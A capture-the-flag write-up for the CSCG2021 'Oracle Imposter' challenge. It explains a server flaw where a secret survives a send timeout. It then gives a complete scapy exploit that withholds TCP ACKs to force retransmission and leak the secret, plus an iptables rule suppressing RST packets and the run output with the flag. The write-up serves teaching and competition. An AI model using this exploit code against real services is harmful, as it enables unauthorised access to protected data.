Oracle Imposter

Category: Network
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Solved: Yes
Subjective Difficulty: 🔥🔥🔥🔥🔥

WriteUp:

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This was a challenge in the CSCG2021 Competition.

📃 Challenge Description:

Whether it's ancient Greek politics or cryptography, oracles make life a lot easier.

Except that you don't have one.

And this isn't about cryptography either.

You can start a local version of the challenge on your own system by starting `server.py`.

Once you know how to solve it, connect to our service via TCP at `oracle-impostor.cscg.live:1024`.

🔎 Research:

We are given two python files. They are setting up a server on port `1024` where you can connect to. Lets look at the server source code:

```
from socketserver import ThreadingMixIn, TCPServer, BaseRequestHandler
from handler import handle_connection

class Server(ThreadingMixIn, TCPServer):
    allow_reuse_address = True

class Handler(BaseRequestHandler):
    def handle(self):
        handle_connection(self.request)

if __name__ == "__main__":
    with Server(("0.0.0.0", 1024), Handler) as server:
        print("Started")
        server.serve_forever()
```

```
import random
import socket
import string
import os.path

SECRET_SIZE = 128

```

```
FLAG_PATH = "/code/flag.txt"

def handle_connection(sock: socket.socket) -> None:
    # who even needs buffering?
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_SNDBUF, 0)
    sock.setsockopt(socket.SOL_TCP, socket.TCP_NODELAY, 1)

    # generate our secret
    #   Let's make sure to use a secure prng.
    #   Messing this up would be really embarrassing, ha.
    #   (Note: Breaking the PRNG is *not* part of the challenge)
    prng = random.SystemRandom()
    random_data = generate_secret(prng)

    timeout_counter = 0

    while True:
        try:
            print("random_data: "+ str(random_data))
            sock.send(
                b"I'm only talking to the real oracle. "
                b"Prove that you're the oracle by predicting my secret.\n",
            )

            # don't want to give these oracle impostors too much time to think
            sock.settimeout(10)

            received = sock.recv(300)
            if received == random_data:
                if os.path.isfile(FLAG_PATH):
                    with open("/code/flag.txt", "r") as f:
                        flag = f.read().strip()
                else:
                    flag = "CSCG{FLAG_FILE_MISSING}"
                sock.send(f"Nice, here's your flag: {flag}\n".encode())
                return
            else:
                sock.send(
                    b"IMPOSTOR! "
                    b"The real oracle would have known that the secret was:\n",
                )

                # drumroll
                for i in range(10):
                    sock.send(b"+" + b"#" * 998 + b"=")

                sock.send(b"-" * 1000 + b"SECRET=[" + random_data + b"]\n")

                sock.send(b"If you're the real oracle, then try again.\n")

                # generate a new secret
                random_data = generate_secret(prng)

        except socket.timeout:
            timeout_counter += 1
            if timeout_counter > 3:
                return
            sock.settimeout(60)
            sock.send(b"Too slow, too slow! Try again.\n")

def generate_secret(prng: random.Random) -> bytes:
    return "".join(
        [prng.choice(string.ascii_letters) for _ in range(SECRET_SIZE)]
    ).encode()
```

So on every new connection the server generates a random secret that we have to input correctly in order to get the flag.

Vulnerability Description:


The vulnerability lies in the way the server handles the timeout exception. As TCP is a lossless transmission protocol, every tcp data packet that is sent to the receiver has to be *acknnowledged* to indicate the packet has been arrived and not got lost on the way to us. That means, we have to sent an *ACK* packet for every tcp data packet we receive. The general idea behind exploiting the server is to respond with *ACKs* normally until the server sent us the `random_data`. Then, during the sending of the last message `If you're the real oracle, then try again.\n`, we dont respond with an *ACK* packet, which will lead the server to retransmitting this packet until the timeout exception is thrown and the server start the loop at beginning. Note that because of the timeout exception, the `random_data` is not re-generated, thus allowing us to now input the correct `random_data` and receive the flag.

Exploit Development:

To gain access to low-level packet interface, i use the python scapy module which implement its own TCP/IP Stack and does therefore not rely on the linux kernel TCP/IP Stack. To speed things up, i took an existing scapy-tcp-scoket implementation from here and modified it so it fits my needs. You can see the complete code below. Basically the exploit will just act normal until it receives the `random_data`, then dropping any *ACK* packets for `12` seconds. After `12` seconds, it will just act as normal again and send the received `random_data` to the server.

One thing to keep attention to, is to configure the linux kernel that it would not send a *RST* packet that would close the connection when encountering a *SYNACK* packet at a port not opened by the linux kernel during the initial 3way tcp handshake. To do this, simply type in following command: `iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP`.

When running the exploit and dumping the communication using Wireshark, we can see our *ACK* dropping in action. The server tries to retransmit the last package until it gets the timeout and starts asking for the `random_data` again:




```
211 45.447719819  147.75.81.189   192.168.1.127   TCP   1054 1024 → 60389 [PSH, ACK] Seq=8156 Ack=3 Win=42338 Len=1000
212 45.449994213  192.168.1.127   147.75.81.189   TCP     54 60389 → 1024 [ACK] Seq=3 Ack=9156 Win=8192 Len=0
213 45.453293668  147.75.81.189   192.168.1.127   TCP   1054 1024 → 60389 [PSH, ACK] Seq=9156 Ack=3 Win=42338 Len=1000
214 45.468228717  147.75.81.189   192.168.1.127   TCP   1192 1024 → 60389 [PSH, ACK] Seq=10156 Ack=3 Win=42338 Len=1138
215 45.693113781  147.75.81.189   192.168.1.127   TCP   1054 [TCP Retransmission] 1024 → 60389 [PSH, ACK] Seq=9156 Ack=3 W…
224 46.145538432  147.75.81.189   192.168.1.127   TCP   1054 [TCP Retransmission] 1024 → 60389 [PSH, ACK] Seq=9156 Ack=3 W…
227 47.073502970  147.75.81.189   192.168.1.127   TCP   1054 [TCP Retransmission] 1024 → 60389 [PSH, ACK] Seq=9156 Ack=3 W…
234 48.897118617  147.75.81.189   192.168.1.127   TCP   1054 [TCP Retransmission] 1024 → 60389 [PSH, ACK] Seq=9156 Ack=3 W…
245 52.609117070  147.75.81.189   192.168.1.127   TCP   1054 [TCP Retransmission] 1024 → 60389 [PSH, ACK] Seq=9156 Ack=3 W…
279 57.503850417  192.168.1.127   147.75.81.189   TCP    182 60389 → 1024 [PSH, ACK] Seq=3 Ack=10156 Win=8192 Len=128
280 57.523082016  147.75.81.189   192.168.1.127   TCP   1192 [TCP Retransmission] 1024 → 60389 [PSH, ACK] Seq=10156 Ack=13…
281 57.523082147  147.75.81.189   192.168.1.127   TCP     85 1024 → 60389 [PSH, ACK] Seq=11294 Ack=131 Win=42210 Len=31
282 57.526247471  192.168.1.127   147.75.81.189   TCP     54 60389 → 1024 [ACK] Seq=131 Ack=11294 Win=8192 Len=0
283 57.529180930  192.168.1.127   147.75.81.189   TCP     54 60389 → 1024 [ACK] Seq=131 Ack=11325 Win=8192 Len=0
284 57.546829065  147.75.81.189   192.168.1.127   TCP    145 1024 → 60389 [PSH, ACK] Seq=11325 Ack=131 Win=42210 Len=91
285 57.546918462  147.75.81.189   192.168.1.127   TCP    122 1024 → 60389 [FIN, PSH, ACK] Seq=11416 Ack=131 Win=42210 Len=…
286 57.549116793  192.168.1.127   147.75.81.189   TCP     54 60389 → 1024 [ACK] Seq=131 Ack=11416 Win=8192 Len=0
```

Exploit Programm:

```
from scapy.all import *
import threading
import queue
import enum
import sys
import time

if(len(sys.argv) < 3):
    print("usage: python3 exploit.py <host> <port>")

dhost = sys.argv[1]
shost = socket.gethostbyname(socket.gethostname())
dport = int(sys.argv[2])
sport = random.randint(1025, 65535)

class Callback(enum.IntEnum):
    SEND_ACK = 0

class TcpSession:
    def __init__(self,dhost, dport, shost, sport, timeout=3, verbose=1):
        self.seq = 0
        self.ack = 0
        self.ip = IP(dst=dhost, src=shost)
        self.sport = sport
        self.dport = dport
        self.connected = False
        self._mainloop_thread = None
        self._timeout = 3
        self.verbose = verbose
        self.received_bytes = b""
        self.acks = queue.Queue()
        self.callbacks = dict()
        self._init_callbacks()

    def _init_callbacks(self):
        self.callbacks[Callback.SEND_ACK] = lambda p:True
        #....

    def register_callback(self, type_, callback):
        if(not callable(callback)):
            raise ValueError("Callback must be callable")
        self.callbacks[type_] = callback

    def send_stored_acks(self):
        while(not self.acks.empty()):
            p = self.acks.get()
            send(p, verbose=self.verbose)


    def _ack(self, p):
        self.ack = p[TCP].seq + len(p[Raw])
        ack = self.ip/TCP(sport=self.sport, dport=self.dport, flags='A',
seq=self.seq, ack=self.ack)
        if(self.callbacks[Callback.SEND_ACK](p)):
            print("send ack")
            send(ack, verbose=self.verbose)
        else:
            print("put ack in queue")
            self.acks.put(ack)

    def _ack_rclose(self):
        self.connected = False

        self.ack += 1
        fin_ack = self.ip/TCP(sport=self.sport, dport=self.dport, flags='FA',
seq=self.seq, ack=self.ack)
        ack = sr1(fin_ack, timeout=self._timeout, verbose=self.verbose)
        self.seq += 1

        assert ack.haslayer(TCP), 'TCP layer missing'
        assert ack[TCP].flags & 0x10 == 0x10 , 'No ACK flag'
        assert ack[TCP].ack == self.seq , 'Acknowledgment number error'

    def _mainloop(self):
        s = L3RawSocket()
        while self.connected:
            p = s.recv(MTU)
            self._parse_packet(p)
        s.close()
        self._mainloop_thread = None
        print('Mainloop thread stopped')

    def _parse_packet(self, p):
        if(p.haslayer(TCP) and p.haslayer(Raw) and p[TCP].dport == self.sport):
            self._ack(p)
            self.received_bytes += p[Raw].load
        if(p.haslayer(TCP) and p[TCP].dport == self.sport and p[TCP].flags &
0x01 == 0x01): # FIN
            self._ack_rclose()

    def _start_mainloop(self):
        self._mainloop_thread =
threading.Thread(name='Mainloop',target=self._mainloop)
        self._mainloop_thread.start()

    def connect(self):
        self.seq = random.randrange(0,(2**32)-1)

        syn = self.ip/TCP(sport=self.sport, dport=self.dport, seq=self.seq,
flags='S')
        syn_ack = sr1(syn, timeout=self._timeout, verbose=self.verbose)
        self.seq += 1

        assert syn_ack.haslayer(TCP) , 'TCP layer missing'
        assert syn_ack[TCP].flags & 0x12 == 0x12 , 'No SYN/ACK flags'
        assert syn_ack[TCP].ack == self.seq , 'Acknowledgment number error'

        self.ack = syn_ack[TCP].seq + 1
        ack = self.ip/TCP(sport=self.sport, dport=self.dport, seq=self.seq,
flags='A', ack=self.ack)
        send(ack, verbose=self.verbose)

        self.connected = True
        self._start_mainloop()
        print('Connected')

    def close(self):
        self.connected = False
        fin = self.ip/TCP(sport=self.sport, dport=self.dport, flags='FA',
seq=self.seq, ack=self.ack)
        fin_ack = sr1(fin, timeout=self._timeout, verbose=self.verbose)
        self.seq += 1

        assert fin_ack.haslayer(TCP), 'TCP layer missing'
        assert fin_ack[TCP].flags & 0x11 == 0x11 , 'No FIN/ACK flags'
        assert fin_ack[TCP].ack == self.seq , 'Acknowledgment number error'

        self.ack = fin_ack[TCP].seq + 1
        ack = self.ip/TCP(sport=self.sport, dport=self.dport, flags='A',
seq=self.seq,  ack=self.ack)
        send(ack, verbose=self.verbose)

        print('Disconnected')

    def build(self, payload):
        psh = self.ip/TCP(sport=self.sport, dport=self.dport, flags='PA',
seq=self.seq, ack=self.ack)/payload
        self.seq += len(psh[Raw])
        return psh

    def send(self, payload):
        psh = self.build(payload)
        ack = sr1(psh, timeout=self._timeout, verbose=self.verbose)

        assert ack.haslayer(TCP), 'TCP layer missing'
        assert ack[TCP].flags & 0x10 == 0x10, 'No ACK flag'
        assert ack[TCP].ack == self.seq , 'Acknowledgment number error'


class StateSwitch():
    def __init__(self, should_before, should_after):
        self.should_before = should_before
        self.should_after = should_after

    def is_switched(self, before, after):
        return bool(self.should_before==before and self.should_after==after)

class PeriodicalCallback():
    def __init__(self, init_val, period_time, trigger_timer_switch,
timer_new_val):
        self.state = init_val
        self.period_time = period_time
        self.trigger_timer_switch = trigger_timer_switch
        self.timer_new_val = timer_new_val

    def callback(self, pkt):
        before = self.state
        self._callback(pkt)
        after = self.state
        if(self.trigger_timer_switch.is_switched(before, after)):
            threading.Timer(self.period_time, self.reset_state).start()
        return self.state

    def reset_state(self):
        self.state = self.timer_new_val
    def wait_until_val(self, val):
        while(self.state != val):
            time.sleep(0.1)

    def wait_until_switch(self, sw):
        while(True):
            before = self.state
            time.sleep(0.1)
            after = self.state
            if(sw.is_switched(before, after)):
                break


class SendAckCallback(PeriodicalCallback):
    def __init__(self, init_val, period_time, trigger_timer_switch, timer_new_val):
        super().__init__(init_val, period_time, trigger_timer_switch, timer_new_val)
        self.counter = 0

    def switch_state(self):
        self.state = not self.state

    def _callback(self, pkt):
        self.counter += 1
        if(self.counter == 12):
            self.state = False



sw = StateSwitch(True, False)
c = SendAckCallback(True, 12, sw, True)

s = TcpSession(dhost, dport, shost, sport, verbose=0)
s.register_callback(Callback.SEND_ACK, c.callback)
s.connect()
s.send(b"1\n")
c.wait_until_switch(StateSwitch(True, False))
print("Switched from True to False")

secret = re.findall(b"SECRET=\[.*?\]", s.received_bytes)[0][8:-1]
print("secret: {0}".format(str(secret)))

c.wait_until_switch(StateSwitch(False, True))
print("Switched from False to True")
s.send(secret)

while(b"}" not in s.received_bytes):
    time.sleep(1)

flag = re.findall(b"CSCG\{.*?\}", s.received_bytes)[0]
print("flag: {0}".format(str(flag)))
```

Run Exploit:



```
tizian@tizian-vm1:~/CTF/CSCG2021/network/oracle_imposter$ sudo python3 exploit3.py oracle-impostor.cscg.live 1024
Connected
send ack
send ack
send ack
send ack
send ack
send ack
send ack
send ack
send ack
send ack
send ack
put ack in queue
put ack in queue
Switched from True to False
secret: b'wECCQWGUbkeCUdIoDfQXcMMSoQXytGMAZJbvZykBzSxLqxbgZDIgcstfaTaacZpnuXTpOFLqWTmgGiVnREgnjCijHZlkyrSyDWaPMXGhxaRTdieryqqElfJzScYyNUQu'
put ack in queue
put ack in queue
put ack in queue
put ack in queue
put ack in queue
Switched from False to True
send ack
send ack
send ack
send ack
Mainloop thread stopped
flag: b'CSCG{gib_ack_plis_cAmgUXs2wr2XFi5NSt7Ud2F0}'
tizian@tizian-vm1:~/CTF/CSCG2021/network/oracle_imposter$ 
```

FLAG: CSCG{gib_ack_plis_cAmgUXs2wr2XFi5NSt7Ud2F0}

Possible Prevention:

The simplest prevention would be to simple generate a new `random_data` on the timeout exception as well.

Summary / Difficulties:

This challenge was really learningful. It was the first network challenge i have solved. Implementing the correct scapy-socket emulating was tricky and i spent a lots of time on there, but in the end everything works just as fine.

Further References:

Understanding TCP Sequence and Acknowledgment Numbers

RFC 793 - Transmission Control Protocol

Transmission Control Protocol - Wikipedia

Simple Scapy TCP Session

Used Tools:

- scapy